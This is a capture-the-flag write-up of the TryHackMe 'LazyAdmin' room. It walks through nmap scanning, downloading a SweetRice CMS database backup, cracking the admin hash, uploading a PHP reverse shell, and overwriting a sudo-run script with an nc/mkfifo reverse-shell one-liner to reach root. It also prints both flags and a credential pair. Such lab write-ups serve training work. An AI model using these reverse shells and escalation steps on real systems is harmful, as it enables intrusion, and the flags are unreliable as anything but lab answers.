

TryHackMe LazyAdmin

By Michael Ambeguia

Target:

Title	Target IP Address	Expires
LazyAdminFinal	10.10.112.204 	57min 34s

Question #1: What is the user flag?

1. First I will enumerate the target using Nmap:

```
(kali㉿kali)-[~]
└─$ sudo nmap -A 10.10.112.204
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 14:11 PST
Nmap scan report for 10.10.112.204
Host is up (0.39s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Aggressive OS guesses: Linux 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.10 - 3.13 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (93%), Linux 3.1 - 3.2 (93%), Linux 3.11 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   349.22 ms 10.2.0.1
2    ... 3
4   503.91 ms 10.10.112.204

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.05 seconds

(kali㉿kali)-[~]
└─$
```

So it appears that the target is a linux machine that uses SSH with keys. The server is also hosting an Apache web server as well.

2. Check out the website:



It is merely the default page for Apache.

2. Now I will determine the service versions being used by the target:

```
(kali㉿kali)-[~]
└─$ nmap -sV 10.10.112.204
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 14:19 PST
Nmap scan report for 10.10.112.204
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.67 seconds

(kali㉿kali)-[~]
└─$
```


3. I will now use Nmap to scan the web server for vulnerabilities:

```
(kali㉿kali)-[~]
$ sudo nmap --script=vuln 10.10.112.204
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 15:19 PST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts that seem down (vulnerable):
|     224.0.0.251
|_
Nmap scan report for 10.10.112.204
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs: CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|     http://ha.ckers.org/slowloris/
|_
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_ /content/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 349.57 seconds

(kali㉿kali)-[~]
$
```

Looks like there is a file folder (/content/) linked to the web server. I will check it out.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

4. Look up and exploit a vulnerability for the Sweetrice content management system:

```
Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: http://www.basic-cms.org/
Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016
```

Proof of Concept :

You can access to all mysql backup and download them from this directory.
`http://localhost/inc/mysql_backup`

and can access to website files backup from:
`http://localhost/SweetRice-transfer.zip`

Index of /content/inc

Name	Last modified	Size	Description
 Parent Directory		-	
 404.php	2016-09-19 17:55	1.9K	
 alert.php	2016-09-19 17:55	2.1K	
 cache/	2019-11-29 12:30	-	
 close_tip.php	2016-09-19 17:55	2.4K	
 db.php	2019-11-29 12:30	165	
 do_ads.php	2016-09-19 17:55	782	
 do_attachment.php	2016-09-19 17:55	640	
 do_category.php	2016-09-19 17:55	2.8K	
 do_comment.php	2016-09-19 17:55	3.0K	
 do_entry.php	2016-09-19 17:55	2.6K	
 do_home.php	2016-09-19 17:55	1.8K	
 do_lang.php	2016-09-19 17:55	387	
 do_rssfeed.php	2016-09-19 17:55	1.5K	
 do_sitemap.php	2016-09-19 17:55	4.5K	
 do_tags.php	2016-09-19 17:55	2.7K	
 do_theme.php	2016-09-19 17:55	452	
 error_report.php	2016-09-19 17:55	2.5K	
 font/	2016-09-19 17:57	-	
 function.php	2016-09-19 17:55	89K	
 htaccess.txt	2016-09-19 17:55	137	
 init.php	2016-09-19 17:55	3.9K	
 install.lock.php	2019-11-29 12:30	45	
 lang/	2016-09-19 17:57	-	
 lastest.txt	2016-09-19 17:55	5	
 mysql_backup/	2019-11-29 12:30	-	

Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
 Parent Directory		-	
 mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.10.112.204 Port 80

Then I downloaded the backup file onto my device.

5. Look at the mysql backup file:

```
(kali㉿kali)-[~]
$ cd Downloads

(kali㉿kali)-[~/Downloads]
$ ls -l
total 72780
-rw-rw-r-- 1 kali kali      5119 Oct 19 23:08 37292.c
-rwxrwxr-x 1 kali kali      6330 Dec 29 14:51 40136.py
-rw-rw-r-- 1 kali kali     16264 Oct 27 16:39 42887.c
-rwxr-xr-x 1 kali kali    1113504 Oct  1 13:43 bash
-rw-rw-r-- 1 kali kali      8325 Sep 28 14:31 mich2438.ovpn
-rw-rw-r-- 1 kali kali      4809 Dec 29 15:33 mysql_bakup_20191129023059-1.5.1.sql
-rw-rw-r-- 1 kali kali    68547492 Sep  2 00:47 Nessus-10.8.2-debian10_amd64.deb
-rw-rw-r-- 1 kali kali    3905904 Oct 23 09:37 overpass2_1595383502269.pcapng
-rw-rw-r-- 1 kali kali       353 Apr 24  2020 PUBLIC_NOTICE.txt
-rw-rw-r-- 1 kali kali    241855 Sep  6 10:06 'RHEL VM Deep Scan #1_qorz0m.pdf'
-rw-rw-r-- 1 kali kali    515348 Sep  2 17:42 'Ubuntu Server VM Deep Scan_jdo17e.pdf'
-rw-rw-r-- 1 kali kali    134124 Sep  2 12:09 'Ubuntu VM #1 Deep Scan 1_1lpswg.pdf'

(kali㉿kali)-[~/Downloads]
$
```

```
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8';
14 => 'INSERT INTO `%-_%options` VALUES('\1\','global_setting\','a:17:{s:4:\""name\"";s:25:\""Lazy Admin&#039;s We
bsite\"";s:6:\""author\"";s:10:\""Lazy Admin\"";s:5:\""title\"";s:0:\""\"";s:8:\""keywords\"";s:8:\""Keywords\"";s:11:
\"description\"";s:11:\""Description\"";s:5:\""admin\"";s:7:\""manager\"";s:6:\""passwd\"";s:32:\""42f749ade7f9e195bf47
5f37a44cafcfb\"";s:5:\""close\"";i:1;s:9:\""close_tip\"";s:454:\""<p>Welcome to SweetRice - Thank your for install Sweet
Rice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webm
aster,please go to Dashboard → General → Website setting </p><p>and uncheck the checkbox \"Site close\" to open you
r website.</p><p>More help at <a href=\""http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installe
d/\"">Tip for Basic CMS SweetRice installed</a></p>\"";s:5:\""cache\"";i:0;s:13:\""cache_expired\"";i:0;s:10:\""user_tr
ack\"";i:0;s:11:\""url_rewrite\"";i:0;s:4:\""logo\"";s:0:\""\"";s:5:\""theme\"";s:0:\""\"";s:4:\""lang\"";s:9:\""en-us.
php\"";s:11:\""admin_email\"";N;}}\','1575023409\');',
15 => 'INSERT INTO `%-_%options` VALUES('\1\','global_setting\','a:17:{s:4:\""name\"";s:25:\""Lazy Admin&#039;s We
bsite\"";s:6:\""author\"";s:10:\""Lazy Admin\"";s:5:\""title\"";s:0:\""\"";s:8:\""keywords\"";s:8:\""Keywords\"";s:11:
\"description\"";s:11:\""Description\"";s:5:\""admin\"";s:7:\""manager\"";s:6:\""passwd\"";s:32:\""42f749ade7f9e195bf47
5f37a44cafcfb\"";s:5:\""close\"";i:1;s:9:\""close_tip\"";s:454:\""<p>Welcome to SweetRice - Thank your for install Sweet
Rice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webm
aster,please go to Dashboard → General → Website setting </p><p>and uncheck the checkbox \"Site close\" to open you
r website.</p><p>More help at <a href=\""http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installe
d/\"">Tip for Basic CMS SweetRice installed</a></p>\"";s:5:\""cache\"";i:0;s:13:\""cache_expired\"";i:0;s:10:\""user_tr
ack\"";i:0;s:11:\""url_rewrite\"";i:0;s:4:\""logo\"";s:0:\""\"";s:5:\""theme\"";s:0:\""\"";s:4:\""lang\"";s:9:\""en-us.
php\"";s:11:\""admin_email\"";N;}}\','1575023409\');',
```

There is a password hash (42f749ade7f9e195bf475f37a44cafcfb) !

6. Use Hashcat to find the plaintext password:

```
(kali㉿kali)-[~]
$ touch lazyhash

(kali㉿kali)-[~]
$ echo "42f749ade7f9e195bf475f37a44cafcfb" > lazyhash
```


```
(kali㉿kali)-[~]
$ hashcat -m 0 lazyhash /usr/share/wordlists/rockyou.txt --show

42f749ade7f9e195bf475f37a44cafcfb:Password123


(kali㉿kali)-[~]
$
```

7. Now it's time to use this password somehow. I will look around the /content directory for clues:

If I go to <http://10.10.112.204/content/as> I see a login page for sweetrice.

The image shows a login page for 'SweetRice' with a dark green background. At the top, it says 'Welcome to SweetRice!' followed by a small green rice stalk icon inside a circle. Below this is a white login box with the title 'Please login'. Inside the box, there are two input fields: 'Account' and 'Password'. Below the 'Password' field is a checkbox labeled 'Remember Me' and a green 'Login' button. To the right of the 'Login' button is a link that says 'Forgot Password?'. At the bottom of the page, it says 'Powered by SweetRice © 2024'.

I used the following login credentials (username: manager, password: Password123) to gain access. Now I am in!



8. Exploit the Sweetrice admin console by using the following exploit:

<https://www.exploit-db.com/exploits/40700>

```
<!--
# Exploit Title: SweetRice 1.5.1 Arbitrary Code Execution
# Date: 30-11-2016
# Exploit Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1

# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
PHP Codes In Ads File
# A CSRF Vulnerabilty In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .

# Exploit :
-->
```

I used a php reverse shell from github:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

The reason is that I can upload any PHP code to the ads section. Since I need a way into the target system a reverse shell would be an excellent way to gain access.

Ads name:

Ads code:

```
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.2.13.132'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later
```

Done

Now in order to execute the reverse shell, I need to find where it is stored. Apparently under /content/inc/ there is an ads subdirectory. The shell I created can be found there.

Index of /content/inc/ads

Name	Last modified	Size	Description
 Parent Directory		-	
 phpshell.php	2024-12-30 02:33	5.5K	

Apache/2.4.18 (Ubuntu) Server at 10.10.112.204 Port 80

On my attack machine, I created a listener to listen for a connection from the port I chose.

```
(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Once I click on the phpshell.php file the reverse shell is spawned on my attack machine.

```
(kali㉿kali)-[~]
└─$ nc -lvnp 4444 to daemonise. This is quite common and not fatal. Connection refused (111)
listening on [any] 4444 ...
connect to [10.2.13.132] from (UNKNOWN) [10.10.112.204] 60960
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 02:33:33 up  2:26,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

I am in!

```
(kali㉿kali)-[~]
└─$ nc -lvnp 4444 to daemonise. This is quite common and not fatal. Connection refused (111)
listening on [any] 4444 ...
connect to [10.2.13.132] from (UNKNOWN) [10.10.112.204] 60960
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 02:33:33 up  2:26,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$ whoami
www-data
$ cd /home
$ ls -l
total 4
drwxr-xr-x 18 itguy itguy 4096 Nov 30  2019 itguy
$
```

Part #2

Question #2: What is the root flag?

1. Figure out what sudo permissions my user has:

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$
```

2. It looks like I can run perl and there is a file in the /home/itguy/ directory that I can access. I will look into this file further.

```
$ cd /home
$ ls -ls -lshell.php 2025-01-01 08:18 5.5K
total 4
drwxr-xr-x 18 itguy itguy 4096 Nov 30 2019 itguy
$ cd it
/bin/sh: 3: cd: can't cd to it
$ cd itguy
$ ls -l
total 56
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Desktop
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Documents
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Downloads
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Music
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Pictures
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Public
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Templates
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 Videos
-rw-r--r-x 1 root root 47 Nov 29 2019 backup.pl
-rw-r--r-- 1 itguy itguy 8980 Nov 29 2019 examples.desktop
-rw-rw-r-- 1 itguy itguy 16 Nov 29 2019 mysql_login.txt
-rw-rw-r-- 1 itguy itguy 38 Nov 29 2019 user.txt
$
```

I have access to the /home/itguy/ directory!

```
$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$
```

I looked at backup.pl and user.txt. Found the user flag in user.txt.

There is another interesting file named mysql_login.txt.

```
$ cat mysql_login.txt
rice:randompass
$
```

It contains a username and a password.

3. I will try to manipulate the backup.pl file. First I will investigate the /etc/copy.sh file.

```
$ ls -l copy.sh
-rw-r--rwx 1 root root 81 Nov 29 2019 copy.sh
$
```

Bam! I have write permissions on this file and read permissions!

```
$ nano copy.sh
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

Error opening terminal: unknown.
$ vi copy.sh
/bin/sh: 9: vi: not found
$
```

I can't use nano or vi to read the file!

```
$ cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
$
```

I can read it using cat though. It is a reverse shell of some sort! I can manipulate this script to create my own reverse shell onto my attack machine!

```
GNU nano 8.1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.13.132 4445 >/tmp/f
Index of /content/inc/ads
```

I manipulated the reverse shell script on my attack machine. Now I will echo it into copy.sh on the target replacing the ip address and port number with my attack machine ip and port number.

```
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.13.132 4445 >/tmp/f" > copy.sh
$ cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.13.132 4445 >/tmp/f
$
```

Now I will set up my listener on my attack machine, then execute the backup.pl script and see what happens.

```
(kali㉿kali)-[~]  
$ nc -lvnp 4445  
listening on [any] 4445 ...
```

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
```

```
(kali㉿kali)-[~]  
$ nc -lvnp 4445  
listening on [any] 4445 ...  
connect to [10.2.13.132] from (UNKNOWN) [10.10.190.221] 43194  
/bin/sh: 0: can't access tty; job control turned off  
# whoami  
root  
#
```

I got the keys to the kingdom! I am root!

4. Now I will look for the root flag.

```
# find / -type f -name "root.txt" 2>/dev/null  
/root/root.txt  
# cat /root/root.txt  
THM{6637f41d0177b6f37cb20d775124699f}  
#
```